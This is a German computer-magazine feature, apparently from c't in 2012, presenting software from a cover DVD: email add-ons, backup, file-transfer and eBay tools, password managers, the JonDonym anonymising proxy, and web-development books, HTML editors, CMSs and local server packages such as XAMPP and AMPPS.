
 Auch wenn es Newsletter-Versender anders sehen, das Standardformat für E-Mails ist reiner Text und als solchen sollte man sie auch öffnen. Schon weil das Tricks verhindert, wie das Nachladen von Bildern als Bestätigung, dass die Nachricht geöffnet wurde, oder das Verschleiern von Phishing-Links. Die Erweiterung **Allow HTML Temp** schaltet bei Bedarf schnell zur HTML-Ansicht um, falls es im Einzelfall nötig ist, ohne dass man Thunderbird dazu umkonfigurieren muss.

Während Thunderbird unter Windows das Verschlüsseln und Signieren von Mails mit S/MIME unterstützt, muss man PGP nachrüsten. **Enigmail** stellt dazu die Verbindung zwischen einem installierten GnuPG

(z.B. Gpg4win) und dem Mail-Client her. Ausgehende Nachrichten kann man dann signieren und verschlüsseln, wobei sich Standardschlüssel und andere Einstellungen für jedes Konto getrennt vorgeben lassen. Eingehende Nachrichten prüft Enigmail auf Gültigkeit der Signatur und entschlüsselt sie.

 Etwas irreführend ist der Name von **Nostalg**: Die Erweiterung schreibt E-Mails nicht mit Tinte auf Büttenpapier, sondern lässt einen typischen Arbeitsschritte wie das Kopieren von E-Mails oder das Navigieren durch Ordner über Tastenkürzel steuern. Das ist keineswegs altmodisch, sondern oftmals einfach schneller als Mausgeschubse.

 In die gleiche Kerbe schlägt **Quicktext**, das selbst erstellte Textbausteine in E-Mails einfügt. Auch dafür kann man Tastenkürzel anlegen; die Erweiterung erkennt aber auch Abkürzungen oder lässt sich per Fensterleiste maussteuern. Die Textbausteine können Variablen wie Empfängername, das aktuelle Datum oder einen Platzhalter enthalten, für den der Inhalt der Zwischenablage eingesetzt wird.



MailStore Home archiviert E-Mails aus verschiedenen Quellen und lässt einen das Archiv nach diversen Kriterien flexibel durchsuchen.

Teamviewer überträgt auch Dateien, seine Hauptaufgabe ist es aber, einen anderen Computer übers Internet fernzusteuern.



In der E-Mail lagern oft wichtige Daten wie Passwörter oder Rechnungen. Es drängt sich auf, diese regelmäßig zu sichern, etwa auf einer USB-Festplatte oder auf CD/DVD. **MailStore Home** archiviert die Nachrichten direkt vom IMAP/POP3-Server, aus dem lokalen E-Mail-Programm (z. B. Thunderbird) oder aus Webmail-Diensten wie Google oder GMX. Es legt dabei eine Datenbank mit schneller Suchfunktion an. Man kann die Mails daraus in verschiedenen Formaten exportieren, sodass MailStore Home auch beim Wechsel des Mail-Clients gute Dienste leistet.

Dateittransfer

Dropbox ist der USB-Stick von heute. Der Client des gleichnamigen Cloud-Dienstes legt auf der Festplatte ein Verzeichnis an und kopiert alle Dateien, die dort landen, ins Internet. Hat man den Client auf einem zweiten Computer (oder Mobilgerät) installiert, lädt er dort alles, was er im Dropbox-Konto findet, ins lokale Verzeichnis herunter. Mit diesem einfachen Konzept lassen sich Dateien, die man auf mehreren Systemen bearbeitet, problemlos synchron halten. Verehentlich überschriebene Dateiverisionen stellt Dropbox auf Wunsch wieder her. Man kann sogar Software wie Thunderbird Portable aus der Dropbox starten.

Free Download Manager beschleunigt das Herunterladen großer Dateien, indem es sie in Abschnitte auftelt und diese gleichzeitig aus dem Netz saugt; sofern möglich auch von verschiedenen Servern. Gerade bei schnellen Internet-Zugängen beschleunigt das große Downloads enorm, da die Server die Übertragung häufig bremsen. Der Universalist beherrscht nicht nur die Standardprotokolle FTP und HTTP, sondern saugt auch aus dem BitTorrent-Netz sowie von Videodiensten wie YouTube.

X Wenn eine Wartung von Muttis PC ansteht, kann man das mit einem Wochenendbesuch verbinden – oder die Arbeit per Fernwartung mit **TeamViewer** erledigen. Der steuert den Desktop eines entfernten Rechners übers Internet, um dort zum Beispiel Systemeinstellungen zu ändern oder Software zu installieren. Außerdem zeichnet TeamViewer Sitzungen auf, um eine Anleitung fürs nächste Mal zu haben, und überträgt Dateien. Die Software eignet sich auch zur Steuerung unbemannter Server.

eBay

Zwar gewinnt der Handel mit Neuware zum Sofortkauf auf eBay allmählich die Oberhand, aber es gibt dort immer noch Schnäppchen zu ersteigern. **Biet-O-Matic** ist ein Auktionsbeobachter und Last-Minute-Bietautomat, der die Jagd nach günstigen Angeboten erleichtert, auch auf Hood und eGun. Eine Erweiterung für Firefox übernimmt Auktionen direkt per Kontextmenü in das Programm, das dann hilft, im richtigen Moment zuzuschlagen. Es informiert per E-Mail, etwa wenn der vorgemerkt Betrag bereits überboten wurde. Biet-O-Matic funktioniert auch, wenn das Konto mit einem Sicherheitsschlüssel geschützt ist.

Die Vollversion eBay SmartSeller Startup Edition erleichtert den regelmäßigen Verkauf gleicher oder ähnlicher Artikel durch editierbare Templates. Es schreibt nach Abschluss eines Geschäfts die Rechnung, wenn nötig auch Mahnungen und druckt Versandaufkleber. Der Nachrichtenmanager organisiert den E-Mail-Verkehr mit den Kunden und verwaltet Newsletter. Umsatzübersicht und Gebührenstatistik zeigen,



Die Vollversion eBay SmartSeller funktioniert auch mit Konten, die durch einen Sicherheitsschlüssel geschützt sind.

wie gut die Geschäfte laufen. Das Programm installiert sich als Free-Version, beschränkt auf 5 Artikel und 500 Auktionen. Um daraus kostenlos eine StartUp-Version zu machen, die 100 Artikel und beliebig viele Auktionen verwaltet, müssen Sie sich unter Angabe persönlicher Daten auf www.smartstore.com/heise/ct1512/sel registrieren, die ID lautet `heisect1512sel`. Nach Abschluss der Registrierung erhalten Sie per Mail einen Lizenzschlüssel, den Sie im Menü unter „?/Lizenzie...“ eingeben.

X Der eBay-Browser **GarageBuy** erleichtert die Suche nach Auktionen und Sofortkauf-Angeboten. Er aktualisiert Angebotsseiten automatisch, zeigt eine Übersicht mit Thumbnails aller Auktionsbilder und nutzt das Meldesystem Growl zum Anzeigen von Informationen auf dem Desktop, um beispielsweise ein geändertes Höchstgebot zu melden.

Allerlei

Online-Chat ist zwar uralt, aber total in. Denn seit der ständige Kontakt zum sozialen Netzwerk das Befinden der eigenen Persönlichkeit bestimmt, gilt E-Mail als zu langsam und Telefonieren als zu aufdringlich. **Miranda IM** ist auf sämtlichen gängigen Plattformen wie AIM, Facebook, ICQ, Yahoo und Jabber zu Hause. Mit Add-ons lässt sich das Programm für zahlreiche Sprachen und zusätzliche Aufgaben erweitern.

Pidgin ist ein weiterer Instant-Messaging-Client, der viele der gängigen Netze auch unter Linux erschließt. Mit Miranda gemein hat er die Erweiterbarkeit.

X Wie viele Passwörter können Sie sich merken? Nicht diese einfachen, die häufig schon beim Anlegen eines Kontos abgelehnt werden, sondern jene mit Groß- und Kleinbuchstaben, Ziffern und Sonderzeichen, mindestens achtstellig, besser länger. Und wie viele Konten und Zugänge nutzen Sie? Wenn bei Ihnen die erste Zahl kleiner ausfällt als die zweite, benötigen Sie **KeePass Password Safe**, das Ihre Passwort-sammlung in Obhut nimmt – geschützt durch ein sicheres Masterpasswort. Praktischer Zusatznutzen: Wenn Sie ein neues Konto anlegen, liefert Ihnen das Tool das passende, sichere Passwort dafür. **KeePassX** ist das Pendant für Mac OS X, das die Datenbank der Windows-Version lesen kann. (ad)

Maskenball

   Google und Konsorten schauen uns beim Surfen über die Schulter und sammeln Informationen, was uns im Web so interessiert. Sie meinen es ja nur gut; schließlich wollen sie niemanden mit Werbung belästigen, die ihn gar nicht interessiert. Doch längst nicht jedem gefällt es, zum Beispiel mit Anzeigen von Online-Apotheken überflutet zu werden, nachdem er eine Aids-Aufklärungsseite besucht hat.

Sich unerkannt an den Sensoren der Werbe netze und Tracking-Dienste vorbei zu schleichen ist allerdings kein leichtes Unterfangen. Die Online-Spione greifen nämlich von mehreren Seiten an: Sie erkennen den Internet-Anschluss an der IP-Adresse und den Browser anhand von Daten, die sie zuvor abgelegt haben oder die sie mit Skripten aus dem System lesen.

Nur wer seinen Browser und die Plug-ins richtig einstellt, deren diverse Speicher regelmäßig reinigt, die Ausführung von Spionage-Skripten verhindert und seine IP-Adresse verschleiert, hat die Chance, so wenig Spuren zu hinterlassen, dass er anonym unterwegs ist. Es gibt viele Produkte, die das versprechen, doch nur wenige gehen alle Punkte an. Dazu gehört JonDonym.

Die erste Komponente ist **JonDo**, das den Internet-Traffic durch eine Proxy-Kaskade leitet, um die IP-Adresse zu verschleiern. Die Daten werden von Station zu Station weitergereicht, wobei jede die Absender-IP durch ihre eigene ersetzt. Nur sie hat Zugriff auf die Adresse der vorangehenden Station und kann die Antwortpakete dorthin zurückleiten. Die Kaskade arbeitet nach dem Mix-Prinzip: Selbst wenn jemand den eingehenden und ausgehenden Datenverkehr der Kaskade überwachen könnte, würde er nicht erfahren, wer auf welchen Server zugreift.

Um diesen Mechanismus zu nutzen, muss man JonDo von der Heft-DVD installieren und im Browser als Proxy eintragen. Die kostenlose Version des Dienstes ist auf 30 bis 50 KBit/s pro Sekunde gedrosselt, auf 2 MByte große Downloads begrenzt und bedient nur die HTTPS-Ports. Der kostenpflichtige Premium-Dienst liefert üblicherweise zwischen 600 KBit/s und 1,5 MBit/s, sperrt lediglich den SMTP-Port (wegen Spam) und kann von allen SOCKS5-fähigen Programmen genutzt werden.

Die Premium-Tarife werden nach dem Volumen der übertragenen Daten abgerechnet. Mit dem 16-stelligen Gutscheincode, der über „Audio-Video“ auf der Heft-DVD aufgedruckt ist, erhalten Sie 1,5 GByte, die Sie zwischen 1. Juli und 30. September 2012 nutzen können. Den JonDonym-Code geben Sie während der Installation ein. Achtung: Der Code funktioniert nicht, wenn Sie im Client bereits ein Konto angelegt haben; Sie müssen diesen dann mit allen Kontoeinstellungen (vorher sichern) deinstallieren und neu aufsetzen.

Die IP-Adresse zu verschleiern ist aber nur ein erster Schritt in Richtung Anonymität. Um ganz ans Ziel zu gelangen, muss man außerdem den Firefox-Browser und das Zusatzprogramm **JonDoFox** installieren. Letzteres stellt angefangen bei der Suchmaschine alles auf maximalen Schutz vor Spähern ein. Außerdem installiert das Programm etliche Erweiterungen, die unter anderem verhindern, dass der Browser zu viel über sich, das System oder zuvor besuchte Seiten verrät. Um alles zu aktivieren, wählt man im Browser das Profil „JonDoFox“. Dann wird auch der zuvor installierte JonDo-Proxy genutzt.


Auf der DVD sind JonDo und JonDoFox für die drei Betriebssysteme in je einem Zip-Archiv zusammengefasst. Außerdem ist noch das ISO-Image einer bootfähigen



JonDoFox schützt Firefox vor Spionageversuchen. Um die Schilder hochzufahren, wechselt man ins Profil **JonDoFox**.

Live-CD enthalten, die ein fertig konfiguriertes Linux zum anonymen Surfen, Mailen oder Verwalten eines Servers enthält. Allerdings ist das Booten von CD eine recht zähe Angelegenheit. Es empfiehlt sich daher, das Image bootfähig auf einen USB-Stick zu packen. Wie das mit UNetbootin einfach geht und was man mit der CD alles anfangen kann, ist unter www.anonym-surfen.de/help-live-cd/jondo-live-cd.html beschrieben.

Standardmäßig finden bei der Live-CD alle Schreibzugriffe auf der RAM-Disk statt, sodass das Geschriebene nach dem Neustart verloren ist. Wenn man also mit der Live-CD ein Premium-Konto anlegt und den Gutscheincode verwendet, muss man die Kontodaten vor dem Neustart unbedingt exportieren. Das geht am einfachsten mit einem zweiten USB-Stick, der beim Booten automatisch als beschreibbares Laufwerk eingebunden wird. Über „Einstellungen/Bezahlung/Konten/Export“ speichert man die Daten dort als passwortgeschützte Datei ab, die sich übrigens auch in die Clients unter Windows und Mac OS X importieren lässt.



Nach Eingabe des Gutscheincodes auf der Heft-DVD erhöht sich die Geschwindigkeit des anonymen Surfens beträchtlich.

Jo Bager

Gut entwickelt

Software-Auswahl für Webentwickler und -master

HTML, CSS, JavaScript, Serverskripte: Eine Website besteht heute aus etlichen Komponenten, die allesamt beherrscht und aufeinander abgestimmt werden wollen. Mit den Büchern und Trainings auf der DVD erlernen Sie die Technik. Die Softwareauswahl hilft, eine Website aufzusetzen und zu betreiben.



Um eine einfache Webseite zu gestalten, genügen als Handwerkszeug ein Texteditor, ein Bildbearbeitungsprogramm sowie ein Browser. Allerdings sollte man schon verstehen, was man damit tut. Insbesondere als Einsteiger steht man oft wie der sprichwörtliche Ochs vorm Berg.

Lernstoff

Es wäre schön, mal von einem Profi ohne Zeitdruck erklärt zu bekommen, was HTML und CSS eigentlich sind, wie die verschiedenen Standards zusammenhängen und wie in welchem Browser man Webdokumente testet. Zum Beispiel in einem detaillierten Videotraining. Das hat den Vorteil, dass man sich jedes Kapitel in Ruhe so oft ansehen kann, bis man wirklich alles erfasst hat.

Die DVD enthält die ersten Kapitel des Videotrainings **HTML und CSS – Einstieg für**

Anspruchsvolle von video2brain. Trainer Anselm Hannemann, der eine eigene Web-Agentur betreibt, beschreibt darin zunächst die Geschichte von HTML, CSS und JavaScript und wie HTML-, CSS- und JavaScript-Dateien in einer Webseite zusammenspielen.

Hannemann stellt kurz Texteditoren und Adobe Dreamweaver für die Bearbeitung von Web-Dateien vor. Anschließend geht es um die Grundlagen der Auszeichnung mit Tags, Attributen, Werten und Kommentaren sowie Codeformatierungen und elementare Dokumenteneigenschaften: das Grundgerüst, um den Aufbau von Webseiten nachvollziehen zu können.

Webtechniken entwickeln sich laufend weiter. Besonders Cascading Stylesheets sind in den letzten Jahren stark erweitert worden. Das eröffnet dem Webdesigner neue kreative Mög-

lichkeiten, stellt ihn aber auch vor immer neue Probleme. Mitunter treiben ihn Browser-Bugs zur Verzweiflung, und es stellt sich immer wieder die Frage: Kann er Funktionen nutzen, die bereits von einigen Browsern unterstützt werden, von anderen aber nicht?

Das Buch **Fortgeschrittene CSS-Techniken** von Ingo Chao und Corina Rudel, erschienen bei Galileo Computing, greift die Probleme auch erfahrener Webdesigner und Entwickler auf. Die vier Kapitel des Buchauszugs auf der DVD behandeln allesamt „CSS-Prinzipien, die nicht selbsterklärend sind“. Dazu gehört unter anderem die Spezifikation, die ärgerlicherweise Graubereiche enthält: Bereiche, die verschiedene Browser-Hersteller unterschiedlich umgesetzt haben, ohne dass bis auf Weiteres ein gemeinsamer Standard in Sicht ist.

Aber auch auf den ersten Blick elementar erscheinende Dinge wie die vertikale oder horizontale Anordnung von Elementen hän-

gen von so vielen Faktoren ab, dass man schon mal den Überblick verlieren kann. Die Autoren demonstrieren mit vielen kleinen Beispielen, was schiefgehen kann, und geben Tipps für den Umgang mit Inkonsistenzen in modernen Browsern.

 JavaScript wurde ursprünglich als einfaches Helferlein entwickelt, um mit dem Browser zum Beispiel Formulareingaben überprüfen können, bevor er sie an den Server sendet. Mittlerweile laufen komplett Office-Suiten im Browser; ohne den massiven Einsatz von JavaScript wären viele Dienste nicht denkbar.

Wer als Webentwickler JavaScript einsetzt, sollte daher – wie bei jedem anderen Software-Projekt auch – wartbaren Code produzieren. Stoyan Stefanov beschreibt in seinem bei O'Reilly erschienenen Buch **JavaScript Patterns**, wie Muster helfen können, Fehler zu vermeiden. Er richtet sich dabei gezielt an erfahrene Programmierer, die ihre Programmierungsfähigkeiten ausbauen wollen.

Muster sind dabei im weitesten Sinne Lösungen für häufig auftretende Probleme. Dabei kann es sich um so einfache Dinge handeln wie Namenskonventionen, die zum Beispiel helfen, mit einem Blick auf die Namen sehen zu können, ob eine Funktion als Konstruktor oder als normale Funktion fungiert.

 Der heilige Gral der Anwendungsprogrammierung ist heutzutage für viele die Entwicklung von Apps für Mobilgeräte. Etliche Webdienste und Periodika bringen Apps heraus, um ihre Inhalte auch auf Smartphones oder Tablets präsentieren zu können. Aber welche Plattformen gilt es zu berücksichtigen? Entwickelt man native Apps, die nur auf den jeweiligen Zielplattformen laufen, oder setzt man auf Flash, Java oder HTML5? Und welche Entwicklungsumgebung nutzt man für welchen Zweck? Diese



Trainer Anselm Hannemann erklärt in „HTML und CSS – Einstieg für Anspruchsvolle“ die Grundlagen der Webentwicklung.

Fragen beantwortet der englischsprachige **Mobile Developer's Guide To The Galaxy** von Enough Software.

Das Buch, das bereits in der zehnten Auflage vorliegt, begleitet angehende Mobilentwickler auf den ersten Schritten. Für alle Plattformen – Android, bada, Blackberry, Flash, iOS, J2ME, Qt, Symbian, Windows Phone, Windows 8 und „Mobile Widgets“ auf Basis von HTML, CSS und JavaScript – reißt das Büchlein kurz die wichtigsten Themen wie Voraussetzungen, Implementieren, Testen und Veröffentlichen an.

Kapitel zu Themen wie Cross-Plattform-Werkzeuge, Mobil-Websites, Rich Media, NFC und Accessibility fehlen ebenfalls nicht. Das Buch bietet keine vollständigen Programmieranleitung(en), sondern vielmehr eine kompakte Übersicht, was es alles gibt, und vor allem: viele wertvolle Hinweise auf weiterführende Websites und Literatur zu allen Themen.

Schreibgehilfen

Auch wenn Puristen HTML und Co. lieber mit dem Texteditor bearbeiten, weil sie damit die volle Kontrolle über den Quelltext haben – manchmal kann ein WYSIWYG-Editor eine große Hilfe sein.




Kompozer ist zum Beispiel gut geeignet, wenn es darum geht, einen schnellen Entwurf umzusetzen oder mal rasch eine Layoutvariante auszuprobieren. Der Editor kann dazu eine Seite direkt von ihrer Web-Adresse laden. Mit dem eingebauten CSS-Editor gemachte Änderungen am Layout zeigt Kompozer in der WYSIWYG-Ansicht an. Das Programm enthält einen integrierten FTP-Client und einen Site-Manager, mit dem man die komplette Site verwalten kann.

Der Entwickler kann jederzeit zwischen einer reinen Vorschau, einer Vorschau mit den HTML-Boxen inklusive Verweisen auf Skripte und Kommentare sowie einer Vorschau mit Tags umschalten. Außerdem hat er immer Zugriff auf den Quelltext. Kompozer erzeugt HTML 4.0 oder XHTML 1.0 (strict oder transitional). Das Programm lässt sich durch Add-ons erweitern, etwa mit deutschen Sprachdateien für die Bedienoberfläche und die Rechtschreibkorrektur, einem DOM Inspector oder einem Link Checker.


Der HTML-Editor ist aus dem Nvu hervorgegangen, der wiederum von der Editor-Komponente in Mozillas Browser-Suite abstammt. Kompozer wurde lange Zeit nicht mehr aktualisiert. Die auf der DVD enthaltene Version 0.8 beta3 stammt aus dem März 2010.



Ingo Chao und Corina Rudel geben in ihrem Buch Hilfestellungen bei vielen vertrackten CSS-Problemen.



Wie JavaScript Patterns helfen, sauber zu skripten, erklärt Stoyan Stefanov.



Der Mobile Developer's Guide To The Galaxy ist ein Wegweiser für angehende Mobil-Entwickler.



Mit Website X5 pflegt man seine Website vom PC aus.



SmartStore.biz ist ein CMS für Online-Shops, mit dem man die Seiten lokal pflegt und das Ergebnis zeitgesteuert oder manuell auf einem beliebigen Webserver veröffentlicht. Der WYSIWYG-Editor, die freie Platzierung von Inhalts-Containern per Drag & Drop und die mitgelieferten, konfigurierbaren Designs erleichtern den Aufbau eines Shops. Der bietet Funktionen wie eine Grundpreisberechnung nach Preisangabenverordnung, variable Versandkosten abhängig von Lieferziel oder Bestellwert und die Vorbereitung für eine TrustedShops-Zertifizierung.

Auf der Heft-DVD finden Sie die Version SmartStore.biz 6. Sie nutzt durchgehend HTML5, CSS3 und jQuery, was zum schnellen Seitenaufbau beiträgt. Das Megamenü sorgt mit größeren Navigationsflächen für eine bequeme Bedienung, während das Shrink-Menü den vorhandenen Platz optimal ausnutzt. Mehrspaltige Bilderansichten bieten eine Zoom- und Lightbox-Funktion, der Content-Slider stellt Seiteninhalte als Dia-Show dar. Beliebige Module lassen sich in Tabs darstellen, die der Splitter horizontal anordnet. Ein Highlight ist der dockbare Warenkorb, der in der Fußzeile des Shops stets zur Hand ist. Shops lassen sich mit sozialen Netzwerken wie Facebook oder Google+ verbinden.

Das Setup-Programm auf der DVD installiert die kostenlose Free-Version, die Sie mit einem Lizenzschlüssel zur Vollversion StartUp aufwerten können. Sie verwaltet 100 statt 20 Produkte, bietet etliche Zusatzfunktionen und enthält Plug-ins für alle gängigen Bezahl-dienste wie PayPal oder sofortüberweisung.de. Dazu müssen Sie sich auf der Seite www.smartstore.com/heise/ct1512/biz registrieren und dabei die ID `heisect1512biz` eingeben. Sie erhalten dann per E-Mail einen Lizenzschlüssel, den Sie im Menüpunkt „Lizenziieren...“ rechts oben unter dem Fragezeichen eingeben.



BlueGriffon ist ebenfalls ein Abkömmling von Nvu. Das Programm wird aktiver weiterentwickelt als Kompozer; die auf der DVD enthaltene Version stammt aus dem Mai 2012. Auf den ersten Blick erscheint BlueGriffon so vielseitig wie Kompozer. Allerdings sind einige Menüpunkte nur Links auf kostenpflichtige Erweiterungen. Wer zum Beispiel auf „CSS Style-sheet Editor“ klickt, der landet auf der Add-ons-Website: Die Erweiterung CSS Pro Editor ist dort für 9,99 Euro zu erwerben. Auch die „One Click Template“ oder der MathML-Editor sind nur gegen Bares erhältlich.

Dass BlueGriffon kommerzieller ausgerichtet ist als Kompozer, wirkt sich bereits bei der Installation aus. Die Schnellinstallation von Blue Griffon richtet eine Werbeleiste im Browser ein; daher sollte man die erweiterte Installationsvariante nutzen (Custom Installation), in der man das vermeiden kann.

Nichtsdestotrotz ist BlueGriffon ein leistungsfähiger HTML-Editor, der schon von Haus aus eine deutsche Bedienoberfläche und Rechtschreibkorrektur mitbringt. Der Benutzer kann zwischen einer WYSIWYG-Ansicht mit hervorgehobenen Kommentaren oder einer Tag-Ansicht umschalten; alternativ steht jederzeit der Quelltext bereit.

Inhalte-Verwalter


Wächst die Website, lässt sie sich „von Hand“, mit Texteditor und FTP-Programm nicht mehr sinnvoll verwalten. Ein Profi muss ran, ein sogenanntes Content Management System, kurz CMS. CMS machen es überhaupt erst möglich, komplexere Websites im Team sinnvoll zu betreiben.

Wer noch nie mit einem CMS zu tun gehabt hat, wird vermutlich mit einem Desktop-CMS zunächst am besten klarkommen. Es läuft als PC-Anwendung. Die DVD enthält die Version 9 des Desktop-CMS **Website X5 Smart**. Unter der Adresse www.websitetx5.com/magazine/ct2012 erhalten Sie einen Schlüssel, der das Programm dauerhaft freischaltet. Diese Aktion läuft bis zum 31. 12. 2012.

Website X5 führt den Benutzer beim Entwurf einer neuen Website durch einen Assistenten. Zunächst legt man den Titel und die URL der Seite fest, auch eine Beschreibung und ein Favicon lassen sich dort vergeben. Anschließend stellt das CMS 36 Layouts zur Wahl, die zudem noch in mehreren Farbvarianten vorliegen. Auf Wunsch lassen sich auch individuelle Grafiken für das Layout verwenden.

Nach dem Layout entwirft man die Sitemap, also die Struktur seiner Site. Unter der Hauptebene lässt sich mit Website X5 Smart eine weitere Ebene anlegen, maximal stehen 25 Seiten zur Verfügung – für eine private oder kleine Vereins-Homepage völlig ausreichend. Der Gestaltung einzelner Seiten legt Website X5 ein tabellenartiges Raster zugrunde. Standardmäßig stehen zwei mal zwei Felder für Inhalte bereit; der Benutzer kann aber auch weitere Zeilen und Spalten einfügen.

In jedes Rasterfeld fügt man einen Text, ein Bild, eine Flash-Animation, ein Video- oder Audioelement ein. Für Texte stellt Website X5 einen WYSIWYG-Editor bereit, andere Inhalte lassen sich entweder von der Festplatte laden oder mit ihrer URL verlinken. Nach der Bearbeitung der Seiten lädt der eingebaute FTP-Client von Website X5 sie auf den Server. Wer mit der Smart-Version von Website X5 an seine Grenzen stößt, kann auf eine größere Version des Programms umsteigen (ab 29,95 Euro).



Das Content Management System **Typo3** läuft im Unterschied zu Website X5 und SmartStore.biz auf dem Webserver. Es eignet sich nicht, um mal eben schnell eine kleine private Homepage aufzusetzen. Typo3 ist eher ein Schwergewicht, das vielfältige Möglich-

Die Eingabe aller Daten vom Betreiber bis hin zu den einzelnen Artikeln macht mit SmartStore.biz viel Arbeit, dafür ist das Erstellen des Shops selbst sehr einfach.

keiten bietet, das Backend und die Site-Struktur an die verschiedensten Gegebenheiten anzupassen.

So lassen sich zum Beispiel redaktionelle Workflows mit verschiedenen Bearbeiterrollen für Inhalte umsetzen. Wo das Basissystem nicht genügt, lässt sich Typo3 mit Hunderten von Add-ons erweitern. Ab Seite 162 finden Sie einen ausführlichen Artikel, der das Aufsetzen und den Betrieb einer Typo3-Site beschreibt. Der Preis für die Vielseitigkeit von Typo3 ist seine komplizierte Administration, auch setzt Typo3 eine leistungsfähige Webserver-Umgebung voraus.

 Auch eine dynamische, datenbankgetriebene Website lässt sich vorab lokal testen. Das Paket **XAMPP** bietet das Rüstzeug dazu. Es richtet auf dem lokalen PC eine fertig konfigurierte Laufzeitumgebung mit einem Apache-Webserver, einer MySQL-Datenbank sowie den Laufzeitumgebungen für die Programmiersprachen PHP und Perl ein. Das X im Programmnamen steht für die drei Plattformen, für die das Programmpaket erhältlich ist.

Unter Windows lässt sich XAMPP wahlweise als permanent laufender Dienst oder als Anwendung einrichten. In der zweiten Installationsvariante startet man die einzelnen Komponenten über ein kleines Applet. XAMPP ist als Testumgebung konzipiert und sollte auf keinen Fall in der Lieferkonfiguration für den Produktiveinsatz genutzt werden.

 **AMPPS** geht noch einen Schritt weiter. Auch dieses für den lokalen Einsatz konzipierte Paket umfasst einen Apache-Webserver, eine MySQL-Datenbank, PHP und Perl. Darüber hinaus installiert es bei Bedarf 265 Serveranwendungen auf Basis von PHP oder Perl mit einem Klick. AMPPS dient dem Hersteller Softaculous zur Demonstration seiner Technik – mit einem Klick installierbare Webanwendungen –, die er an Webhoster verkauft. Das Desktop-Pendant AMPPS ist aber völlig kostenlos.

AMPPS lässt sich so einfach installieren wie XAMPP. Auch AMPPS stellt ein Applet bereit, über das man den Apache-Server und die Datenbank startet. Klickt man anschließend auf den Home-Knopf im Applet, sollte der Browser unter der Adresse <http://localhost/ampps/> die Startseite des Systems zeigen. Dort hat man unter anderem Zugriff auf phpMyAdmin, mit dem man die MySQL-Datenbank administriert.

Am linken Rand listet AMPPS die installierbaren Anwendungen auf. Das Sortiment ist in 24 Kategorien aufgeteilt. Es reicht von Blogs und Calendars über Ad Management, ERP und Customer Support bis hin zu Educational und Music. In der Rubrik „Blogs“ umfasst das Angebot neben dem bekanntesten Vertreter WordPress auch die weniger verbreiteten Nucleus, b2evolution und Textpattern sowie die Exoten Open Blog, LifeType,



AMPPS bündelt 265 Web-Anwendungen in einem Paket.

Dotclear, eggBlog, Pixie, PivotX und Chypr. Die Rubrik „Portals/CMS“ enthält sogar 35 Anwendungen. Wer eine davon nicht auf Anhieb in der Übersichtsleiste findet, kann per Volltextsuche danach fahnden.

AMPPS stellt jede Applikation mit einer Kurzbeschreibung vor, für viele enthält es auch Screenshots, sodass man sich einen ersten Eindruck verschaffen kann. Der Link „Demo“ führt zu Installationen auf den Homepages der Anwendungen beim AMPPS-Hersteller Softaculous – manchmal aber auch ins Leere.

